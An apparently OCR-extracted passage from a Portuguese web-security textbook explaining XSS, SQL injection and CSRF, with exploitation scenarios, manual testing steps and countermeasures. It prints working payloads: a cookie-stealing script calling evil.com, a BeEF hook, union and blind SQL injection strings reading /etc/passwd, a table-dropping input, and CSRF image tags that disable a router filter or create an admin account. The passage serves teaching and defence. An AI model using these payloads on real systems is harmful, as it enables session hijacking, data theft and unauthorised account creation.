


Figura 6.4. Exemplo de XSS armazenado.

1. Um usuário malicioso insere código (`<script>alert("XSS")</script>`, por exemplo) no corpo da pergunta e a submete à aplicação defeituosa, que, por esse motivo, não valida a entrada e armazena o texto integralmente no banco de dados;

2. Um outro usuário verifica a lista de perguntas e resolve acessar justamente aquela com conteúdo malicioso;

3. A aplicação recupera a informação do banco de dados e a utiliza para gerar a página solicitada;

4. O Javascript escrito pelo atacante é transportado até o navegador do usuário, onde é executado.

6.5.1.2. Cenários de Exploração

Geralmente, um ataque de *cross site scripting* é demonstrado por meio da exibição de uma caixa de mensagem, como nos exemplos desta seção. Esta prática deu origem ao mito de que XSS não é um grande problema de segurança, pois passa a idéia de que isso é o máximo que se pode fazer. No entanto, por meio da exploração da vulnerabilidade, é possível (SANS, 2008b,a; Stuttard and Pinto, 2007):

- Seqüestrar uma sessão da aplicação;
- Redirecionar o usuário para outra página;
- Realizar uma varredura na rede local da vítima, aproveitando-se de que o conteúdo malicioso já está no segmento interno da rede;
- Desfigurar páginas HTML à medida que são recebidas;
- Instalar um *keylogger*;
- Criar uma teia de navegadores escravos, que executará comandos Javascript arbitrários.

Qualquer uma das situações acima, claramente, é bem mais crítica que a simples exibição de uma mensagem. Imagine-se, por exemplo, uma aplicação de *internet banking* vulnerável, que permita seqüestrar sessões de outros usuários. Os efeitos podem ser catastróficos, se outros controles não estiverem presentes. Este tipo de exploração, juntamente com a escravização de navegadores, é detalhado nos próximos parágrafos.

Cenário 1: Seqüestro de sessão
Os parágrafos abaixo ilustram como um ataque de *cross site scripting* pode ser utilizado para obtenção do identificador de sessão, e consequente seqüestro desta:

1. Um usuário malicioso acessa a aplicação e introduz o seguinte código em um campo vulnerável:

```
<script>
   document.write('<img src="https://evil.com/Inv.htm?SID=' +
                  document.cookie +
                  '">')
</script>
```

2. A vítima se autentica na aplicação e, como sempre, recebe um identificador de sessão, conforme ilustrado na Figura 6.5.

3. Em seguida, o usuário acessa uma página que exibe a informação obtida a partir do campo vulnerável.

4. O código malicioso é transportado até o navegador da vítima e, quando executado, inclui uma imagem dinamicamente na página sendo exibida. Utiliza-se um marcador para imagem, em vez de um *link*, porque o primeiro busca o recurso automaticamente, sem precisar de intervenção do usuário. Assim, uma requisição contendo o identificador de sessão da vítima é feita para `evil.com`, servidor dominado pelo atacante.

5. O atacante acessa as trilhas de requisições do servidor `evil.com` e procura por registros como o seguinte:

```
[13/Aug/2009:22:01:04 -0400] 192.168.10.1 TLSv1 DHE-RSA-AES256-
SHA "GET /Inv.htm?SID=JSESSIONID=928261AAAFB29F3A4847BEAD4E9C8E
12 HTTP/1.1" 289
```

6. Para finalizar, o usuário malicioso envia uma requisição à aplicação, mas substituindo o identificador de sessão atribuído a ele pelo obtido na trilha de auditoria. O sistema entenderá que a solicitação partiu da vítima, com base no identificador enviado.

Cenário 2: Escravização de navegador

BeEF é um arcabouço para exploração avançada de navegadores, baseado na linguagem Javascript. Basta que o *script* de controle seja executado, para que o navegador passe a figurar como um zumbi à mercê do atacante. A partir disso, código arbitrário pode ser executado na máquina cliente, possibilitando realizar varreduras de rede, capturar identificadores de sessão e roubar dados da área de transferência do Windows, se versões antigas de Internet Explorer forem utilizadas. É fácil perceber, nesse contexto, como um ataque XSS pode ser empregado:

1. Usuário malicioso acessa a aplicação e insere o seguinte código em um campo vulnerável:

Figura 6.5. Identificador de sessão do usuário guest.

```
<script src="http://www.beef.com/beef/hook/beefmagic.js.php">
</script>
```

2. Vítima se autentica na aplicação e, em seguida, acessa uma página que exibe a informação obtida a partir do campo vulnerável.

3. O *script* do BeEF é executado e conecta-se ao gerenciador, escravizando o navegador. A Figura 6.6 ilustra a tela de gerenciamento do BeEF com dois zumbis sendo controlados. Observe-se que o sistema operacional e o navegador dos zumbis é identificado, assim como o identificador de sessão e a URL do recurso que carregou o *script*.

4. A partir desse momento, o atacante pode executar Javascript arbitrário no novo zumbi.

6.5.1.3. Testes

Para testar a presença de vulnerabilidades XSS em uma aplicação web, o seguinte roteiro pode ser adotado (Wysopal et al., 2006; Meucci et al., 2008; Stuttard and Pinto, 2007; Howard et al., 2005):

1. Identifique a superfície de ataque da aplicação, isto é, todos os campos e parâmetros que aceitam informações do usuário ou de fontes externas e que são exibidos em alguma das telas do sistema.

2. Para cada item encontrado no primeiro passo, insira algum código Javascript e submeta a requisição. Adapte a entrada à maneira como ela é utilizada na geração da página. Por exemplo, se ela for inserida em um elemento, como `<... value="entrada">`, o vetor de teste deve primeiramente fechá-lo, antes da inclusão do código. Uma possibilidade, neste caso específico, seria utilizar a cadeia "`"><script>...</script>`".




Figura 6.6. Tela de gerenciamento do BeEF com dois zumbis sob controle.

3. Verifique se o valor de teste aparece integralmente no HTML gerado ou se é tratado, antes de ser concatenado. Se houver filtros de proteção, retorne ao segundo passo e empregue cada um dos vetores disponíveis em `http://ha.ckers.org/xss.html`, até obter sucesso ou exaurir todas as opções.

6.5.1.4. Contramedidas

Recapitulando, a causa raiz do XSS é que código fornecido por um usuário malicioso é diretamente utilizado na construção de páginas dinâmicas, sem o devido tratamento. Isso faz com que ele seja inserido no meio de HTML puro e entendido de acordo com as marcações utilizadas. Tendo isso em mente, as contramedidas tornam-se claras:

1. Considere que toda informação fornecida por usuários é maliciosa e, assim, antes de processá-la, verifique se ela está de acordo com valores reconhecidamente válidos para o campo ou parâmetro. É importante mencionar que esta abordagem é superior ao uso de listas negras, pois, dificilmente, é possível enumerar todas as entradas perniciosas possíveis. Complementarmente, restrinja o tamanho do campo ao máximo permitido.

2. Utilize codificação HTML na saída, o que faz com que caracteres potencialmente perigosos sejam tratados como parte do conteúdo da página HTML, em vez de considerados parte da estrutura (Stuttard and Pinto, 2007; van der Stock et al., 2008). Por exemplo, o texto `<script>` seria inserido na página

como `<script>`, uma vez codificado. A Tabela 6.2 dá o mapeamento para os principais caracteres problemáticos.

Tabela 6.2. Codificação HTML.

Caractere	"	’	&	<	>
Entidade	"	'	&	<	>

6.5.2. Injeção de SQL

6.5.2.1. Descrição e Causas

Injeção de SQL é, depois de *cross site scripting*, a vulnerabilidade mais comum em aplicações web, nos dias atuais (Stuttard and Pinto, 2007; Howard et al., 2005; SANS, 2008b,a). Consiste em injetar código SQL, em campos e parâmetros da aplicação, com o objetivo de que seja executado na camada de dados. Em ataques mais simples, é possível realizar qualquer operação no banco de dados, limitada aos privilégios da conta que realiza o acesso. Mas, considerando que é típico que contas administrativas sejam utilizadas nos sistemas, não há restrições quanto ao que pode ser feito, na prática. Além disso, com um pouco mais de elaboração, pode-se aproveitar os mecanismos de interação com o sistema operacional, existentes em bancos de dados, para leitura/escrita de arquivos e execução de comandos arbitrários.

A principal causa do problema é que dados fornecidos por um usuário são diretamente concatenados na construção do comando SQL a ser executado pelo sistema gerenciador de banco de dados, sem um tratamento adequado. Exemplificando, considere-se uma aplicação que aceite como entrada um sobrenome e que liste os números de cartão de crédito associados a ele, por meio de uma consulta construída da seguinte maneira:

```
sComando = "select * from user_data
                    where last_name = '"  +
                    inputLastName + "'"
```

Se um usuário fornecer um valor comum para o campo `inputLastName`, como “Smith”, por exemplo, a aplicação segue o curso normal de operação, realizando a consulta abaixo ao banco de dados e exibindo os resultados conforme a Figura 6.7:

```
select * from user_data where last_name = 'Smith'
```

Note-se que o valor digitado pelo usuário foi concatenado sem modificações na consulta. O que aconteceria se, em vez de um dado válido, ele entrasse com a cadeia de caracteres “ `' or 1=1; --` ”? A consulta resultante seria:

```
select * from user_data
         where last_name = '' or 1=1; --'
```




Figura 6.7. Operação normal de uma aplicação.




Figura 6.8. Dados extraídos por meio de injeção de SQL.

Neste caso, a cláusula *where* é sempre verdadeira, pois a expressão "1=1" é uma tautologia e, assim, a consulta retorna todos os dados da tabela `user_data`, como pode ser observado na Figura 6.8. Perceba-se que os dois hífens no final da entrada foram fornecidos para comentar o resto da linha e evitar erros de comando mal formado.

Um exemplo mais contundente de ataque consiste no fornecimento da entrada " `'; drop table user_data; --`", que causa a remoção da tabela `user_data`, caso o usuário utilizado para conexão ao banco possua os privilégios necessários. É claro que, para realizar este ataque e outros similares, o usuário malicioso necessitaria conhecer a estrutura de tabelas e demais objetos do banco. Mas essas informações, muitas vezes, são fornecidas gratuitamente em mensagens de erros, conforme explicado na Seção 6.5.4.

Do acima exposto, pode-se concluir, equivocadamente, que se os erros forem tratados antes de exibidos ao usuário, atacantes terão as ações limitadas, por desconhecimento da estrutura do banco. Ora, segurança é algo que deve ser realizado em camadas e, portanto, essa medida deve ser adotada. Mas a triste verdade é que, se os defeitos mais fundamentais, como a falta de validação da entrada e a maneira como as consultas são construídas, não forem corrigidos, a aplicação ainda continuará vulnerável à injeção de SQL! E, nessa situação, uma variante do ataque, conhecida como **Injeção de SQL às Cegas** (Spett, 2003), pode ser empregada para recuperar a estrutura e o conteúdo do banco. Esta técnica será explicada no Cenário 2 da Seção 6.5.2.2.

6.5.2.2. Cenários de Exploração

Cenário 1: Acesso ao sistema de arquivos
Cada sistema gerenciador de banco de dados, normalmente, possui um conjunto de rotinas embutidas, que permitem interagir com o sistema operacional e podem ser chamadas como parte de um comando SQL. Um exemplo famoso é o `xp_cmdshell` do SQL Server, que permite efetuar as mesmas tarefas que as possíveis em um *shell* do Windows (SANS, 2008a). Logo, por meio dele, um usuário é capaz de iniciar e parar serviços, remover arquivos e executar comandos arbitrários no sistema operacional. Outro exemplo interessante são os mecanismos que permitem ler e escrever o sistema de arquivos e que estão sumarizados na Tabela 6.3.

Tabela 6.3. Mecanismos para acesso ao sistema de arquivos.

SGBD	Mecanismo
MySQL	`load_file()`
Oracle	`UTL_FILE`
DB2	`import from, export to`
SQL Server	`BULK INSERT <tabela> FROM <arquivo>`

Considere-se, então, uma aplicação que utiliza um SGBD MySQL, executado em plataforma Linux, e que exibe um relatório, com base no valor digitado pelo usuário em um campo de busca. Observe-se como um usuário malicioso pode aproveitar a vulnerabilidade da aplicação para acessar arquivos no sistema operacional:

1. O usuário malicioso coloca o caractere "'" no campo de busca e submete a requisição. A aplicação retorna uma mensagem informando erro de sintaxe e que o manual do MySQL deve ser consultado. Neste ponto, obtém-se o conhecimento do SGBD utilizado e que a aplicação, provavelmente, é vulnerável à injeção SQL.

2. O atacante envia nova requisição, mas desta vez com um valor válido, e recebe um relatório contendo uma coluna alfanumérica e outra numérica. A informação do número de colunas e o tipo delas é fundamental para a execução do passo seguinte.

3. O atacante coloca o seguinte texto no campo de busca e envia a solicitação:

```
' union select load_file('/etc/passwd'),1 #
```

4. A aplicação recebe a entrada e executa o comando injetado `load_file`, responsável, neste cenário, pela leitura do arquivo `/etc/passwd`, cujo conteúdo é incluído no relatório exibido ao atacante. Note-se que o comando `select` é escrito com duas colunas, para ser possível realizar a união com as tuplas obtidas da consulta original. O símbolo `#`, por sua vez, é empregado para comentar o resto da linha sendo concatenada.

Cenário 2: Injeção de SQL às cegas
O presente cenário considera uma aplicação com um único campo, para entrada de um número de conta bancária. Sabe-se que a consulta realizada, quando o formulário é submetido, é feita a um SGBD MySQL, sobre a tabela `user_data`, que possui as colunas `first_name` e `userid`. O objetivo do problema é encontrar o primeiro nome do cliente com identificador 15613:

1. O usuário malicioso fornece várias entradas, como ilustrado na Figura 6.9, e verifica o resultado das solicitações. O item (A) indica que a aplicação deve ser vulnerável à injeção de SQL; o (B) mostra a mensagem informada quando a cláusula `where` é avaliada como falsa, ao contrário de (C); por fim, o teste (D) mostra que é possível colocar expressões lógicas, após o número de conta, que, se verdadeiras, retornam a mensagem de conta válida. Isto permite realizar perguntas booleanas ao banco de dados e é o cerne de injeção de SQL às cegas.




Figura 6.9. Mensagens exibidas em resposta a diversas entradas.

2. O próximo passo é descobrir o comprimento do primeiro nome do cliente alvo. Para isso, o campo é preenchido com o seguinte valor:

```
500 or userid=15613 and char_length(first_name)=3
```

O número de conta 500 é avaliado sempre como falso, conforme item (B) da Figura 6.9. Isso implica que a expressão só será verdadeira, quando o segundo operando do "or" também for. O resultado da submissão está ilustrado a seguir:




Figura 6.10. Teste de comprimento do nome igual a três.

3. O atacante muda o valor de `char_length()` para 4 e 5 e obtém a mesma mensagem, até que testa o valor 6, quando obtém "Account number is valid". Isso significa que, para o `userid=15613`, o comprimento do campo `first_name` é seis:

```
500 or userid=15613 and char_length(first_name)=6
```

4. Agora, é necessário descobrir o valor de cada uma das letras que compõem o nome do cliente. Para isso, serão utilizadas as funções `ascii()` e `substring()` que retornam, respectivamente, o valor ASCII do parâmetro e uma subcadeia da cadeia de caracteres fornecida. A entrada que deve ser utilizada é:

   ```
   500 or userid=15613 and ascii(substring(first_name,1,1))=65
   ```

   No valor acima, a segunda parte do "and" verifica se o código ASCII do primeiro caractere do nome do cliente é 65 (letra A maiúscula). Ao submeter este valor, obtém-se a mensagem "Invalid account number", que significa que a hipótese está incorreta. Este procedimento é repetido, aumentando-se o valor 65 de uma em uma unidade, até receber a mensagem "Account number is valid", no caso, com a letra "J" (ASCII 74).

5. Esse processo é repetido para cada um dos demais caracteres do nome do cliente, mas trocando a faixa de valores ASCII testados para o intervalo que vai de 97 a 122 (letras minúsculas). Ao final das iterações, chega-se ao resultado "Joesph".

É importante observar, primeiramente, que uma busca binária no espaço de caracteres é mais eficiente que a busca linear realizada. Em segundo lugar, esse tipo de ataque requer automatização, pois são muitos os passos que devem ser executados para a extração de uma única informação.

6.5.2.3. Testes

A melhor maneira de realizar testes em uma aplicação, para detectar se são vulneráveis à injeção de SQL, é por meio de ferramentas automatizadas. Contudo, é importante saber como um teste manual pode ser executado (Meucci et al., 2008):

1. Identifique a superfície de ataque da aplicação, isto é, todos os campos e parâmetros que aceitam informações do usuário ou de fontes externas e que são utilizados na construção dinâmica de comandos SQL.

2. Forneça, para cada um dos campos ou parâmetros, delimitadores de cadeias de caracteres ou um ponto-e-vírgula. Esses valores resultarão em consultas mal formadas, caso a aplicação seja vulnerável, e, se erros não forem capturados, eles serão direcionados ao usuário. Muitas vezes, essas mensagens de erro contêm informações importantes, para o direcionamento de um ataque, como, por exemplo, o fornecedor do banco de dados utilizado ou o próprio comando SQL executado.

3. Se a aplicação filtrar as mensagens de erro, os campos e parâmetros devem ser testados, utilizando-se técnicas de injeção de SQL às cegas, conforme descrito na Seção 6.5.2.2.

6.5.2.4. Contramedidas

Para evitar que aplicações web sejam vulneráveis a ataques de injeção de SQL, os seguintes controles devem ser adotados no processo de desenvolvimento:

1. Considere que toda informação fornecida por usuários é maliciosa e, assim, antes de processá-la, verifique se ela está de acordo com valores reconhecidamente válidos para o campo ou parâmetro. É importante mencionar que esta abordagem é superior ao uso de listas negras, pois, dificilmente, é possível enumerar todas as entradas perniciosas possíveis. Complementarmente, restrinja o tamanho do campo ao máximo permitido.

2. Não submeta consultas ao banco de dados que sejam resultantes da concatenação de entradas fornecidas por usuários com o comando a ser executado.

3. Utilize apenas comandos preparados (*prepared statements*), os quais são pré-compilados e permitem apenas a definição de parâmetros em posições bem definidas. Desse modo, qualquer comando fornecido por um usuário malicioso, como parte da entrada, será interpretado como um dado pelo SGBD.

4. Realize o acesso à camada de dados, por meio de procedimentos definidos no banco de dados, encapsulando, assim, a estrutura das tabelas que compõem a aplicação.

5. Capture todos os erros de execução e forneça apenas mensagens tratadas aos usuários, isto é, não exiba erros contendo comandos SQL, pilhas de execução e códigos específicos de plataforma.

6. Utilize na aplicação uma conta para acesso ao banco de dados com os mínimos privilégios necessários à execução das tarefas. Nunca use contas com privilégios DDL (*Data Definition Language*) e, muito menos, contas administrativas. Se isso não for respeitado, a extensão do dano, em caso de ataque bem sucedido, poderá ser muito maior, uma vez que o atacante será capaz de remover, incluir e alterar objetos estruturais, como tabelas e índices, por exemplo.

7. Realize o robustecimento do SGBD, eliminando objetos, usuários e privilégios desnecessários. Por exemplo, em versões mais antigas de Oracle, muitos pacotes vinham com privilégio de execução concedido para PUBLIC, por padrão. Como no item acima, a idéia deste controle é diminuir a extensão do dano, caso as linhas de defesa falhem.

6.5.3. *Cross Site Request Forgery*

6.5.3.1. Descrição e Causas

Cross Site Request Forgery (CSRF) é um ataque que aproveita-se de uma sessão de usuário já estabelecida na aplicação vulnerável, para realizar ações automatizadas, sem o conhecimento e consentimento da vítima. Exemplos de operações que podem

ser executadas variam de um simples encerramento de sessão até a transferência de fundos em uma aplicação bancária. Na literatura, também é conhecido por diversos outros nomes, como XSRF, *Session Riding*, ataque *One-Click* e *Cross Site Reference Forgery*, os quais representam bem a natureza do problema, que está fundamentado em três pilares principais (Meucci et al., 2008):

- *Cookies* e cabeçalhos de autorização de usuários autenticados em uma aplicação web são enviados automaticamente pelos navegadores em quaisquer requisições feitas a ela.

- Uso de estrutura de URLs invariável, isto é, cada recurso da aplicação é sempre acessado pela mesma URL.

- A aplicação autoriza/nega que um usuário acesse um recurso, apenas com base em informações de sessão que são enviadas automaticamente pelos navegadores, conforme o primeiro item.

Esses três pontos podem ser explorados por um ataque CSRF da maneira ilustrada na Figura 6.11, cujas etapas são abaixo esclarecidas:




Figura 6.11. Passos de um ataque CSRF.

1. Usuário acessa a aplicação web e informa o identificador e senha para autenticar-se e poder utilizar opções protegidas do sistema.

2. A aplicação verifica as credenciais e, caso estejam corretas, atribui um identificador único à sessão do usuário, na forma de um *cookie*. Este será enviado pelo navegador em todas as requisições seguintes que forem feitas ao sistema.

3. Um usuário malicioso, que conhece a estrutura das URLs da aplicação, envia uma mensagem à vítima, contendo um *link* para execução de uma ação no sistema. Note-se que, com essa abordagem, o usuário deve ser induzido a clicar no *link*, para que o ataque funcione. Logo, é mais eficaz utilizar marcadores HTML que realizem as requisições, sem intervenção humana, como é o caso de imagens.

4. A vítima abre uma nova janela do mesmo navegador que está usando no acesso à aplicação, para ler as mensagens de correio eletrônico. Nisso, acessa a mensagem maliciosa e clica no *link* fornecido. O navegador, então, efetua a requisição à aplicação e envia as credenciais do usuário.

5. A aplicação atende a requisição, pois não tem como discerni-la de uma solicitação legítima, feita pela própria interface.

Note-se que em um ataque de *cross site scripting*, explora-se a confiança depositada pelo usuário no *site*. No caso de *cross site request forgery* ocorre o contrário: o que é abusada é a confiança que a aplicação tem no cliente já autenticado (SANS, 2008b).

6.5.3.2. Cenários de Exploração

Cenário 1: Desativação do filtro de MAC de um AP
Este cenário é baseado em um ponto de acesso sem fio real, que utiliza uma interface web para gerenciamento, como a grande maioria desses dispositivos. A aplicação emprega o método de autenticação básica do protocolo HTTP e as requisições são feitas todas por meio do método POST. Uma das diversas funcionalidades apresentadas pelo equipamento é o controle de acesso por meio do endereço MAC do cliente, que precisa estar pré-cadastrado para conseguir conectar-se. A Figura 6.12 ilustra a interface para desativação desse serviço e o formato da requisição gerada, quando o administrador clica em "Apply".




Figura 6.12. Estrutura da requisição para desativação do filtro de MAC.

Com um teste simples, é fácil constatar que a requisição pode ser feita também por meio do método GET. Embora isso não seja um pré-requisito para que um ataque de *cross site request forgery* aconteça, facilita muito a vida do atacante. Observe-se, também, que, aparentemente, não há parâmetros que sejam função da sessão estabelecida, o que implica que a URL para realizar a operação segue uma estrutura fixa. Com base nessas informações todas, um ataque pode proceder da seguinte maneira:

1. O administrador do ponto de acesso sem fio se autentica na aplicação de gerenciamento, utilizando um navegador X.

2. O atacante envia um e-mail em HTML ao administrador contendo o seguinte elemento:

```
<img src="http://192.168.0.1:80/adv_filters_mac.cgi?
          editRow=-1&delrow=-1&filters=1&macFilter=0&name=&
          mac1=&mac2=&mac3=&mac4=&mac5=&mac6=" />
```

3. Com a aplicação de gerenciamento ainda aberta, o administrador acessa a conta de e-mail, usando o mesmo navegador X, e lê a mensagem maliciosa. Quando esta é exibida, a imagem é carregada, automaticamente, e, com isso, a requisição para desativação do filtro de MAC é enviada ao ponto de acesso, juntamente com as credenciais do usuário. Como estas estão corretas, a aplicação atende a solicitação, e o ataque é finalizado com sucesso.

Cenário 2: Aplicação vulnerável a XSS e CSRF
Uma aplicação que seja vulnerável a ataques XSS e CSRF simultaneamente permite que a exploração combinada dos problemas seja utilizada contra ela mesma. Imagine-se, por exemplo, uma aplicação para administração do controle de acesso lógico, com funcionalidades para criação de contas, atribuição de privilégios, criação de perfis e, também, que possibilite que usuários enviem solicitações de serviços, por meio de uma página do próprio sistema, susceptível a XSS. Observe-se que, neste cenário, dada a integração dos módulos, o administrador estará sempre conectado, enquanto verifica os pedidos encaminhados. Um usuário malicioso pode aproveitar-se da situação como segue:

1. O usuário malicioso envia uma solicitação ao administrador e inclui, no campo vulnerável a XSS, o seguinte elemento:

```
<img src="http://intranet/criaUsuario.php?id=evil&pwd=facil&
          perfil=administrador">
```

2. O administrador abre o pedido do atacante e, automaticamente, a requisição é feita à aplicação, com as credenciais do primeiro. Pelos parâmetros, percebe-se que a ação resultará na criação de um usuário com perfil administrativo, cuja senha é conhecida pelo atacante.

6.5.3.3. Testes

Testes para detecção de vulnerabilidades que permitem ataques CSRF são realizados manualmente e seguem o roteiro abaixo (SANS, 2008b,a):

